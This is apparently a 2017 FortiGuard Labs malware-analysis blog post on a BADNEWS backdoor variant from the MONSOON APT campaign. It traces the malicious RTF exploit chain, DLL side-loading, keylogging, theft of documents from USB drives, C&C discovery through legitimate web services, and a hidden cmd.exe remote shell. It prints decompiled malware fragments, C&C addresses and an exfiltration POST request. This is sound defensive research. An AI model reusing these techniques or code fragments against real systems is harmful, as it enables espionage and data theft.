In-Depth Look at New Variant of MONSOON APT Backdoor, Part 1

Published: 2017-04-05 · Archived: 2026-04-05 18:07:30 UTC

Three weeks ago, FortiGuard Labs, along with @_ddoxer (Roland de la Paz), using VirusTotal Intelligence queries, spotted a document with the politically themed file name "*Senate_panel.doc*". This malicious RTF file takes advantage of the vulnerability CVE-2015-1641. Upon successful exploitation, it drops a malware in the %appdata%\Microsoft directory. To evade suspicion by the victim, it also drops a decoy document which shows the symbol of the Ministry of Foreign Affairs of Pakistan on the first page, but on the next pages shows an article about the Senate of Pakistan.

Decoy document

As we were unable to identify which malware family the dropped malware belongs to, we tried to dig a bit further. Our analysis exposed that this is a new variant of a malware dubbed as BADNEWS, which is actively being used in the MONSOON APT campaign. This variant steals documents from USB drives.

The first thing we wanted to learn is if there were other files similar to this malicious RTF file that had been submitted to VirusTotal after the discovery of the APT campaign was first published in August 2016. A quick similar-to: search in VirusTotal provided 3 results:

VT similar-to: search gives 3 similar malicious RTF files


It looks very similar to file that was submitted to VirusTotal on 11/08/2016 with file name "*Who_would_win_an_all_out_war_between_Pakistan_and_India.doc*," and another one submitted on 03/08/2017 with the file name "*Jobs.*" Executing the files reveals that the first has a theme similar to the initially discovered file, while the other looks like a United Nations career opportunities guide document. All of them drop the same malware, with only small code variations.

Malicious RTF


In this blog we will just run a quick analysis of the malicious RTF shellcode, as our colleague Wayne already did an in-depth analysis of CVE-2015-41 here. RTFScan tells us that there are 4 objects in this RTF file, and dumps these objects as separate files.

```
RTFScan V0.26
Frank Boldewin / www.reconstructer.org

[*] SCAN mode selected
[*] Opening file f61aa8c6590926533b67467603d2f42cdb1d5e1f20a5439d7e58fdaf81710711
[*] Filesize is 1041949 (0xfe61d) Bytes
[*] RTF format detect

Scanning for shellcode in OBJDATA...
No shellcode found in OBJDATA

Dumping OBJDATA as filename: OBJDATA__f61aa8c6590926533b67467603d2f42cdb1d5e1f20a5439d7e58fdaf81710711__1.bin

Embedded OLE document found in OBJDATA

Scanning for shellcode in OBJDATA...

Dumping embedded OLE document as filename: OLE_DOCUMENT__f61aa8c6590926533b67467603d2f42cdb1d5e1f20a5439d7e58fdaf81710711__2.bin

        !!! OLE_DOCUMENT has been found and dumped. This should be re-scanned with officemalscanner now !!!

Embedded OLE document found in OBJDATA

Scanning for shellcode in OBJDATA...

Dumping embedded OLE document as filename: OLE_DOCUMENT__f61aa8c6590926533b67467603d2f42cdb1d5e1f20a5439d7e58fdaf81710711__3.bin

        !!! OLE_DOCUMENT has been found and dumped. This should be re-scanned with officemalscanner now !!!

Scanning for shellcode in THEMEDATA...
No shellcode found in THEMEDATA

Embedded OLE document found in DATASTORE

Scanning for shellcode in DATASTORE...

Dumping embedded OLE document as filename: OLE_DOCUMENT__f61aa8c6590926533b67467603d2f42cdb1d5e1f20a5439d7e58fdaf81710711__4.bin
```


Object 2 contains a zip file with “PK” header, which is obviously an embedded OLE document. When you extract the contents of this OLE object, we notice that it contains 2 activeX.bin files (activeX1.bin and activeX2.bin)




The first contains the first-stage shellcode. The second contains the second-stage shell code, the malware, and decoy document.



We attached winword.exe to a debugger and opened the malicious RTF file to see what the shellcode does. As seen below, the first stage shellcode searches for the marker 0xC24350D1 in the activeX2.bin file, then allocates memory where it copies 0x88F bytes after the marker. The copied data is the second-stage shell code, and is decrypted using SUB 0x37 on each byte. After decryption, the second shell code is called.



The second stage shellcode uses hardcoded offsets to locate the encrypted files.



After decrypting the first file using SUB 0x37 on each byte, it drops the file as %appdata%\Microsoft\Templates\msvcrt.dll. It then drops the file ~Normal.dat in the same directory that contains the encrypted decoy document and the malware, along with other legitimate files. The file msvcrt.dll is loaded using LoadLibraryW(). The shellcode then cleans up the registry in HKCU\Software\Microsoft\Office\1{0-6}.0\Word\Resiliency to prevent warning messages when someone re-opens a document that has crashed previously.

The msvcrt.dll file loads the ~Normal.dat file in memory. The decoy document is first decrypted using the same decryption algorithm, and is dropped as %localappdata%\Microsoft\Windows\.doc. It is started using hidden cmd.exe /c start .

The following files are also decrypted from ~Normal.dat file using the algorithm XOR 0x41, SUB 0x7 on each byte, and are dropped in the %appdata%\Microsoft directory as:

> MicroScMgmt.exe
>
> msvcr71.dll
>
> jli.dll


The file MicroScMgt.exe is then executed using CreateProcessA(). The file jli.dll contains the malware dubbed as BADNEWS. BADNEWS was the name given to this malware as it uses news sites and blogs to obtain its C&C servers.

BADNEWS Backdoor

BADNEWS uses a DLL side-loading technique with a signed Java executable to evade the Host Intrusion Prevention System (HIPS) of security programs that monitor the behaviors of executed files. Most HIPS tools whitelist signed or trusted files. This technique is reminiscent of the PlugX backdoor technique because it also piggybacked on signed legitimate files to execute the PlugX backdoor.

MicroScMgmt.exe is a renamed version of java-rmi.exe, the legitimate Java Runtime executable version 6.0.390.4. This file needs to load the legitimate DLLs msvcr71.dll and jli.dll to import some functions. However, the dropped jli.dll file here is crafted to contain the BADNEWS code.

All functions exported by this jli.dll file point to a single routine, which is the malware code, so upon execution of the MicroScMgmt.exe file one of these functions will be called, effectively calling the malware code.



Name	Address	Ordinal
JLI_AcceptableRelease	10003440	1
JLI_ExactVersionId	10003440	2
JLI_FreeManifest	10003440	3
JLI_JarUnpackFile	10003440	4
JLI_Launch	10003440	5
JLI_ManifestIterate	10003440	6
JLI_MemAlloc	10003440	7
JLI_MemFree	10003440	8
JLI_MemRealloc	10003440	9
JLI_ParseManifest	10003440	10
JLI_PrefixVersionId	10003440	11
JLI_StringDup	10003440	12
JLI_ValidVersionString	10003440	13
JLI_WildcardExpandClasspath	10003440	14
DllEntryPoint	1000AE25	

Export functions point to malware code

Anti-Analysis Techniques

The malicious DLL file is not packed ,but is obfuscated to deter analysis.

Anti-sandbox/emulator

A long loop has been added before it performs its malicious routines. Many sandboxes and emulators only run for a certain short period of time until they time-out, so malware behavior usually are not captured when malware goes in a long loop before it performs its routines. An emulator, though, that can patch files it tries to emulate, can easily bypass long loops.

```
v0 = 3;
v1 = 2;
do
{
  for ( i = 2; i <= v0 - 1; ++i )
  {
    result = v0 / i;
    if ( !(v0 % i) )
      break;
  }
  if ( i == v0 )
  {
    result = sub_10002BE0("%d\n", v0);
    ++v1;
  }
  ++v0;
}
while ( v1 <= 80000 );
```

Long loop as anti-sandbox/emulator

Reversed, Garbage, and Encrypted Strings

BADNEWS has a lot of reversed, garbage, and encrypted strings. However, the string encryption is just a simple minus 1 on each byte.

API resolution

Traversing the export table to get the API address is an old technique used by malware, but if a malware like BADNEWS does this, most of the time it calls a Windows API without any function for it. That could be very annoying to analyze, as manually setting the type of variables is needed in IDA for each resolution in order to get proper decompilation.

```
mod1 = (PIMAGE_DOS_HEADER)GetModuleHandleA(String);
strcpy(v46, "LoadLibraryA");
v7 = (char *)mod1 + *(_DWORD *)((char *)&mod1[1].e_res2[8] + mod1->e_lfanew);
j_LoadLibraryA = (HMODULE (__cdecl *)(LPCTSTR))((char *)mod1
                                              + *(_DWORD *)((char *)&mod1->e_magic
                                                          + 4
                                                          * *(WORD *)((char *)&mod1->e_magic
                                                                    + 2 * get_APIname_num((int)mod1, v46)
                                                                    + *((_DWORD *)v7 + 9))
                                                          + *(( DWORD *)v7 + 7)));
v45 = 0;
jj_LoadLibraryA = j_LoadLibraryA;
str_GetModuleHandleA = *(_QWORD *)"GetModuleHandleAInternetConnectAHttpSendRequestAHttpOpenRequestARegQuery
v9 = (PIMAGE_DOS_HEADER)j_LoadLibraryA(String);
get_APIname_num((int)v9, (LPCSTR)&str_GetModuleHandleA);
memset((int)&ModuleName[1], 0, 99);
strcpy((char *)ModuleName, "kernel32.dll");
mod2 = (PIMAGE_DOS_HEADER)GetModuleHandleA(ModuleName);
strcpy(v50, "LoadLibraryA");
v11 = (int)((char *)mod2 + *(_DWORD *)((char *)&mod2[1].e_res2[8] + mod2->e_lfanew));
jj_LoadLibraryA = (HMODULE (__cdecl *)(LPCTSTR))((char *)mod2
                                               + *(_DWORD *)((char *)&mod2->e_magic
                                                           + 4
                                                           * *(WORD *)((char *)&mod2->e_magic
                                                                     + 2 * get_APIname_num((int)mod2, v50)
                                                                     + *(_DWORD *)(v11 + 36))
                                                           + *(_DWORD *)(v11 + 28)));
```

LoadLibraryA() is resolved twice

Auto-Start Mechanism

This malware creates the following registry entry, so it starts when the machine reboots.

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

JUSCHED = %Appdata%\Microsoft\MicroScMgmt.exe

Creates Threads

BADNEWS backdoor also creates 2 threads. One performs key-logging, and the other one steals documents from USB drives.

Key-logging

The first thread creates a hidden window to log keystrokes, and saves them to a file named %temp%\TPX498.dat.

```
lpwcx.lpfnWndProc = f_keylogger;
lpwcx.cbClsExtra = 0;
lpwcx.cbWndExtra = 0;
lpwcx.hInstance = GetModuleHandleW(0);
lpwcx.hIcon = 0;
lpwcx.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
lpwcx.hbrBackground = (HBRUSH)6;
lpwcx.lpszMenuName = 0;
lpwcx.lpszClassName = (LPCSTR)ClassName;      // MyCsL1
lpwcx.hIconSm = LoadIconW(0, (LPCWSTR)0x7F00);
*(_QWORD *)str_RegisterClassExW = *(_QWORD *)"RegisterClassEx
v27[0] = 0;
j_RegisterClassExW = (ATOM (__cdecl *)(WNDCLASSEX *))f_getpro
j_RegisterClassExW(&lpwcx);
v12 = GetModuleHandleW(0);
hWnd = CreateWindowExW(0, ClassName, &WindowName, 0xA0000u, v
ShowWindow(hWnd, SW_HIDE)
UpdateWindow(hWnd);
```

Hidden window creation

When the window procedure is called, the function checks to see if the message the window received is WM_LBUTTONDOWN. This means the user presses the left mouse button, and this is when it starts to log keystrokes.

The file TPX498.dat starts with the marker “K L T N M : Appdat” followed by the keyboard layout code which signifies the language. The rest is a list of information about the captured keystrokes. The information contains the date when the keystrokes were captured, the window title, and the keys pressed while on the window. In the example below, the language code is 0x0409, which means English – US. It shows that the user left-clicked on the window with title Temp (active window is Windows explorer, the user is exploring the %temp% directory,) which started the keylogging routine.

```
[KLTNM:  Appdat0 0 0 0 0 4 0 9 0 0 2 0 1 7 / 0 3 / 2 3  1 4 : 0 1
: 1 2  -  < T e m p > 0 y y t y 0 0 2 0 1 7 / 0 3 / 2 3  1 4 : 0 3 : 1 9
-  < T e m p > 0 [ C T R L ] c v
```

TPX498.dat file contains the logged keystrokes

Stealing Documents from USB Drives

The second thread again creates a hidden window to monitor when a new USB device is added to the machine. It does this by first checking to see if the message received by the window is WM_DEVICECHANGE.

```
  return 25;
if ( Msg == WM_DEVICECHANGE )
  steal_docs();
```

Device change detection


It then sends the IOCTL_STORAGE_QUERY_PROPERTY control code to all volume devices. The devices should return a STORAGE_DEVICE_DESCRIPTOR data containing the BusType. If the BusType is BusTypeUsb (0x07), the thread then knows that the new device is a USB drive, and the stealing routine is called.

```
outbuf = (PSTORAGE_DEVICE_DESCRIPTOR)LocalAlloc(0x40u, 0x400u);
outbuff = outbuf;
outbuf->Size = 0x400u;
res = DeviceIoControl(hVol, IOCTL_STORAGE_QUERY_PROPERTY, &InBuffer, 0xCu, outbuf, 0x400u, &BytesReturned, 0);
result = CloseHandle(hVol);
if ( res )
{
  if ( outbuff->BusType == BusTypeUsb )
  {
    if ( !outbuff->DeviceType )
    {
      *(DWORD *)((char *)&outbuff->Version + outbuff->Size + 1) = *(_DWORD *)szVolumeMountPoint;
      result = (int)j_CreateThread(
                      0,
                      0,
                      (LPTHREAD_START_ROUTINE)steal_documents_from_usb_drive,
                      outbuff,
                      0,
                      (LPDWORD)&ThreadId);
```

BusType should be BusTypeUsb to enable stealing of documents

The function then creates a folder named “SMB” in the %temp% folder and creates a folder with the following name format ,where it stores the stolen files for each USB drive it tries to steal documents from.

```
lstrcatA(PathName, "SMB\\");
CreateDirectoryA(PathName, 0);
v3 = HeapCreate(0, 0, 0);
st_size = outbuf->Size;
a2 = v3;
String[0] = *(DWORD *)((char *)&outbuf->Version + st_size + 1);
GetDiskFreeSpaceA("C:\\", &SectorsPerCluster, &BytesPerSector, &NumberOfFreeClusters, &Tc
hmut = NumberOfFreeClusters >> 10;
if ( (NumberOfFreeClusters >> 10) * (BytesPerSector * SectorsPerCluster >> 10) >= 0xDDE )
{
  if ( *((_BYTE *)&outbuf->Version + outbuf->VendorIdOffset) > 31 )
    lstrcpyA((LPSTR)&dir, (LPCSTR)outbuf + outbuf->VendorIdOffset);
  if ( *((_BYTE *)&outbuf->Version + outbuf->ProductIdOffset) > 31 )
    lstrcatA((LPSTR)&dir, (LPCSTR)outbuf + outbuf->ProductIdOffset);
  if ( *((_BYTE *)&outbuf->Version + outbuf->SerialNumberOffset) > 31 )
    lstrcatA((LPSTR)&dir, (LPCSTR)outbuf + outbuf->SerialNumberOffset);
  if ( *((_BYTE *)&outbuf->Version + outbuf->ProductRevisionOffset) > 31 )
    lstrcatA((LPSTR)&dir, (LPCSTR)outbuf + outbuf->ProductRevisionOffset);
  lstrcatA(PathName, (LPCSTR)&dir);
  CreateDirectoryA(PathName, 0);
```

Ex. 

The files in the USB drive are then checked to find documents to steal. The documents it tries to steal have the following extension names, with file size less than 15MB:

```
size = GetCompressedFileSizeA(&String2, &FileSizeHigh);
if ( size < 0xF00000                    // 15 MB
  && (StrStrIA(FindFileData.cFileName, ".pdf")
   || StrStrIA(FindFileData.cFileName, ".doc")
   || StrStrIA(FindFileData.cFileName, ".docx")
   || StrStrIA(FindFileData.cFileName, ".ppt")
   || StrStrIA(FindFileData.cFileName, ".pptx")
   || StrStrIA(FindFileData.cFileName, ".txt")) )
```


Earlier variants also steal files with extension names .xls, .xlsx, .rtf, .zip, .7z, .rar.

```
 || StrStrIA(FindFileData.cFileName, ".xls")
 || StrStrIA(FindFileData.cFileName, ".xlsx")
 || StrStrIA(FindFileData.cFileName, ".rtf")
 || StrStrIA(FindFileData.cFileName, ".zip")
 || StrStrIA(FindFileData.cFileName, ".7z")
 || StrStrIA(FindFileData.cFileName, ".rar"))
```


The following files are created in the SMB folder:

Name	Date modified	Type	Size
MUT.dat	3/23/2017 2:00 PM	UltraEdit Docume...	0 KB
rvSEcoPC63WINBantRD6	3/20/2017 1:58 PM	File	31 KB
TZ0000001.dat	3/23/2017 2:00 PM	UltraEdit Docume...	1 KB
TZ0000002.dat	3/20/2017 1:58 PM	UltraEdit Docume...	1 KB
ZmtRirvSE7YmOCbntRD6	3/20/2017 1:58 PM	File	1 KB

The MUT.dat file looks like a dummy file, and is not used. TZ0000001.dat contains filenames and file sizes found in the USB drive. If the file size is greater than 15 MB, or the file doesn't have the file extension above, it will mark it as "HUGE:" so it will not be stolen. Otherwise, a 0 will be appended following the file name.



The file TZ0000002.dat contains a list of files to be stolen. Files with file name with random alphanumeric characters without extension names are actually copies of the files it tries to steal. When opened, a file contains the file path and the contents of the file.




Command and Control Communication

BADNEWS backdoor has a bit of an interesting way of getting an updated C&C server. It uses legitimate web services like Github, Dynamic DNS, RSS feed, blog, and forum websites to host encrypted data that contains the actual C&C server. Below are the hardcoded URLs where the encrypted data is hosted:

> hxxp://www.webrss.com/createfeed.php?feedid=49321
>
> hxxp://feed43.com/0414303388550176.xml
>
> hxxps://r0nald2017.wordpress.com/2017/02/16/my-first-post/
>
> hxxps://github.com/r0nald2017/project1/blob/master/xml.xml
>
> r0b1n.crabdance.com
>
> r0nald.ignorelist.com

This technique does not just make it easy to update the C&C server, but also so that security vendors can't proactively block the hardcoded URLs since they point to legitimate services.



Encrypted C&C server information hosted in Github

The above data is encrypted by performing ROR by 3 bits and XOR by 0x23 on each byte, converting the result to hexadecimal representation and lastly encode it with base64. When decrypted, the real C&C URL is revealed.

```
00000000:  68 74 74 70-3A 2F 2F 38-30 2E 32 35-35 2E 33 2E  http://80.255.3.
00000010:  39 36 2F 72-30 67 33 72-2F 64 71 76-61 62 73 2E  96/r0g3r/dqvabs.
00000020:  70 68 70 00-                                     php
```

The C&C server is written to the file %temp%\TZ90.dat as a backup in case the URLs embedded in the malware body are already down.

After obtaining the C&C URL, this backdoor generates a unique identifier for the machine using a value from GetTickCount() and prepares a message containing the generated UID, system information and the malware version:

> *uid=<generated UID>&u=<username>&c=<computer name> &v2.2*

The UID is saved in the file %temp%\T89.dat so the same UID will be used every time it contacts the C&C server. The malware version seems to be bogus though, as earlier variants found in 2015 also use v=2.2]which is hardcoded in the malware body. Username and computer name are in Unicode and in hexadecimal representation.

```
uid=4E455A5158846A51&u=006d00720070006f006700690000&c=006d00610063006800690065002d0031&v=2.2
```

This message is encrypted using the above encryption algorithm before it is sent to the C&C server via HTTP POST. To further obfuscate the message, it splits it into several bogus fields with randomly generated names so it looks like a normal query string.

```
POST /r0g3r/dqvabs.php HTTP/1.1
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
User-Agent: UserAgent:Mozilla/5.0(Windows NT 6.1;WOW64)AppleWebKit/537.1(KHTML,like
Gecko)Chrome/21.0.1180.75Safari/537.1
Host: 80.255.3.96
Content-Length: 288
Cache-Control: no-cache

oqmqv0=OGQwZWFmODRhNThiYTU4NTg1MGI4NTA1ODUyNDI0YTVlNTBiODUwNWU&pla=3OGQ4NDI1MjVlNWFmMjUyN
wM1NjUyNTI1YzUyNTI1MjVlN&qwqeqqq=WVmMjUyNWU1YzUyNTI1&txlae=ZTUwNDI1MjUyNTI1ZTc0ZjgOMjUyNW
U1YWYyNTI1ZTUwNTI1MjVlNTQ1MjUyNWU1MjQyNTI1ZTUwNDI1MjVlNThmMjUyNWU1ODUyNTI1NjVhZjI1MjU0NTA
1ZTdlZDg0NjVlNjY1MjM=
```

HTTP POST data contains bogus fields

Commands

One of things that makes BADNEWs backdoor a bit difficult to analyze, as with other bots, is that the server doesn't always respond. It took us 1.5 weeks of monitoring to finally get a response. However, it looks like the bad guy manually controls the C&C every time it becomes active. The moment we got a response, the bad guy issued a command to capture a screenshot, which was sent back to him. After that, we got a "403 Forbidden" response. It also looks like the IP address that was used during monitoring was blocked.

Commands received from the server have the format :. Encrypted data uses the above encryption algorithm, and can contain a URL where a file is downloaded, or a file path to upload to the C&C server, or a command for the remote shell.

```
Stream Content
snp:MmVhZGFkMmQ2NGM2YzZjZmNlY2VjZmFlOGZlNjRmY2U4ZWM2NGQ4ZjBmNmQ0ZjJlMjM
```

"snp": command to take screen shot then send to C&C


Below are the commands found in the malware body, along with their descriptions:

Command	Description
shell	Download a file and save it as %temp%\up
link	Download a file, save it as %temp%\up<2 random characters>.exe or %appdata%\Microsoft\Internet Explorer\mmln<2 random letters>.e
mod	Download a DLL (possibly a plugin), save it as %appdata%\Microsoft\mmln.dll or %temp%\up<2 random characters>.dll (this is not imn
upd	Download a file (possibly an updated copy), and save it as %temp%\up.exe

dwd	Create an empty file in the %temp% named TY10.dat and send it to C&C
kl	Send the file %temp%\TPX498.dat that contains the logged keys to C&C
snp	Take a screenshot, save it as %temp%\TPX499.dat, and send it to C&C
ustr	Send stolen documents saved in the %temp%\SMB folder to C&C
sdwl	Send specified file to C&C
utop	Disable sending of stolen documents to C&C
hcmd	Remote shell using hidden cmd.exe, pipe the output to %temp%\DMCZ0000.dat, then send it to C&C
{{	Decrypt the data inside {{ }} and use it as C&C URL. This is similar to the way it initially obtained the C&C from legitimate web service
ok	Do nothing

For the commands where this malware needs to send a file to the C&C, there are 4 messages it sends to the C&C. If it's not sending a file, it sends just the last one, signifying that a command has been performed. Below are the 4 messages, in the order of when they are sent. The "*tt*" parameter contains the file.

> *<encrypted message initially sent to C&C>&yy<random characters>=1*
>
> *<encrypted message initially sent to C&C >&tt<random characters>=<encrypted file>*
>
> *<encrypted message initially sent to C&C >&zz<random characters>=1*
>
> *<encrypted message initially sent to C&C >&r=1*



"&tt" field contains the file it uploads

Here are some interesting observations about the how the commands were implemented. First, it looks like for the commands "*mod*" and "*upd*" the author intends to execute the downloaded files, but there's a bug in the code where LoadLibraryA() function is called. Instead of passing the path of the downloaded file as a parameter, it passes the contents of the file, therefore LoadLibraryA() sets the error ERROR_MOD_NOT_FOUND. For the commands *"link"*, *"mod"*, and *"upd"*, if the malware fails to create the files they are executed using process hollowing. The file downloaded using the command "shell" is not executed, however the remote shell can be used to execute it manually by the attacker.

Hidden CMD

When this backdoor receives the "*hcmd*" command, it creates a hidden "cmd.exe" process. This hidden cmd.exe acts as a remote shell that uses the standard input and output to pipe the commands from the C&C server to the cmd.exe, and the output to a created file in %temp% folder named DMCZ0000.dat.

```
CreatePipe(&hStd_Out_Read, &::hStd_Out_Write, (LPSECURITY_ATTRIBUTES)(&v15 - 2678), 0);
j_SetHandleInformation(hStd_Out_Read, HANDLE_FLAG_INHERIT, 0);
CreatePipe(&hStd_In_Read, &hStd_In_Write, (LPSECURITY_ATTRIBUTES)(&v15 - 2678), 0);
SetHandleInformation(hStd_In_Write, HANDLE_FLAG_INHERIT, 0);
```

```
*(&v15 - 2686) = (int)::hStd_Out_Write;       // siStartInfo.hStdError
*(&v15 - 2687) = (int)hStd_Out_Write;         // siStartInfo.hStdOutput
*(&v15 - 2688) = (int)hStd_In_Read;           // siStartInfo.hStdInput
```


```
j_CreateProcess(
  0,
  (LPTSTR)&v15 - 424,                          // cmd.exe
  0,
  0,
  TRUE,
  0,
  0,
  0,
  (LPSTARTUPINFO)(&v15 - 2702),
  (LPPROCESS_INFORMATION)&v15 - 671);
```

Hidden cmd.exe process

To better understand how this works, Microsoft published an article describing how to create a child process with redirected input and output.

https://msdn.microsoft.com/en-us/library/windows/desktop/ms682499(v=vs.85).aspx

The DMCZ0000.dat file is then sent to the C&C server.



DMCZ000.dat contains cmd.exe output

In part 2 of our analysis, we will try to discover who might be behind the distribution of these malicious files.

-= FortiGuard Lion Team =-
